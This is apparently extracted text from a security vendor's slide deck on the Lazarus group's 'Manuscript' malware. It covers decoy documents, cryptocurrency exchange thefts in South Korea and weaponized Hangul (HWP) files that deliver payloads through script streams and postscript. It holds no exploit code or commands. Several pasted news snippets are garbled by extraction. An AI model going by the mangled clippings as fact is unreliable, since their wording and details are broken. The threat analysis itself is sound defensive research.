

Anatomy of attacks aimed at financial sector by the Lazarus group

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


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


Our Research



Who is Lazarus?

- Notorious APT group
- State-sponsored APT group
- Aimed at financial profit and cyber espionage, sabotage



About Manuscript

- **From when?**
 - Start to use Manuscript from around 2013
 - Use it actively until recent
- **Connection?**
 - Many overlap with known Lazarus code style and C&C infrastructure
- **Attack where?**
 - Usually attacked national intelligence before
 - Recently, used when attacked financial sector

Early stage of Manuscript

Decoy type	Created	Theme	Sender
Word	2016-05-13	Reunion Weekend November 4 – 5, 2016	University of Southern California
PDF	2015-11-04	Invitation to Seminar on “Northeast Asia Peace and Cooperation Initiative”	Korea Ministry of Foreign Affairs
Word	2016-05-04	Draft agenda for HMI Team Meeting in June 2016	Stanford University
Word	2013-10-10	STRATEGY DIVISION MEDIA UPDATE – 20151221	Strategy Division of United States Forces Korea


Early stage of Manuscript

Word	2016-05-04	UNCLASSIFIED STRATEGY DIVISION MEDIA UPDATE – 20151221 China urges restraint after N. Korea put army on alert (Yonhap) ➤ China called for "calm and restraint" on the Korean Peninsula on Wednesday, a day after NK put its military on full alert against a major joint exercise. ➤ "We call on all relevant parties to bear in mind the principles of restraint and peace," Chinese Foreign Minister Wang Hua Chunying said when asked about the South Korea: Typhoon delayed drill (Korea Times) ➤ The U.S., Korea and Japan are delaying South Korea's warning of a "horrible disaster" after the defense ministry in Seoul declined to cancel a South Korean Combined Forces Command (CFC) drill due to Typhoon Chaba. TDI 2015	November 4 – University of Southern California	Sender
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		STRATEGY DIVISION M UPDATE – 20151221	Draft agenda for HMI Team Meeting in June 2016 We will be able to accomplish the meeting goals in 2 days.. So we have scheduled Weds and Thursday 25 and 26 June, for the meeting. This choice allows those with teaching conflicts on Weds to attend the in depth discussions on Thursday and does not force a meeting ending after 5 PM on a Friday night..	KASPERSKY®

Attacks on South Korea

Status of cryptocurrency exchange of Korea

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South Korea company

Continuous hacked Korea exchanges

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
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FUTURE

STARTUPS

A bitcoin exchange in South Korea being hacked, highlighting the past year's stunning boom in digital cur-

Seoul-based Youbit said it was filing for bankruptcy after clients' holdings in an attack Tuesday.



Digital currency trading is big business in South Korea

South Korea's spy agency believes that North Korea carried out cyber attacks on a crypto-currency exchange in the South.

At least \$7m (£5.25m) in digital money was stolen in the hack. The value of the money is now said to have ballooned in value to \$82.7m.

The thieves also stole the personal information of some 30,000 users.

They were trading the virtual currencies Bitcoin and Ethereum on the Bithumb crypto-currency exchange.

Largest Cryptocurrency Exchange Hacked! Over \$1 Million Worth Bitcoin and Ether Stolen

Tuesday, July 04, 2017 by Swati Khandelwal

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


South Korean cryptocurrency exchange sees \$40m in altcoin stolen

South Korean cryptocurrency exchange Coinrail has suffered a hack and lost some 30 percent of its coins worth US\$40 million.

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Infection vectors



Weaponized hwp

HWP file format

- Hangul (also known as Hangul Word Processor or HWP) is a proprietary word processing application published by the South Korean company Hancom Inc.
-Wikipedia
- Used by most government agencies and government offices due to national software activation policy of Government
- The South Korea is one of the few countries where MS Word does not rank first


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3	<Used>	Stream	DocInfo	1	7	-
4	<Used>	Storage	Scripts	-	-	5
5	<Used>	Stream	DefaultJScript	-	6	-
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→Recently, postscript mainly used to deliver payload

Decoy and targets


Resume

Resume of mainly financial related person
Some decoy include victim company name



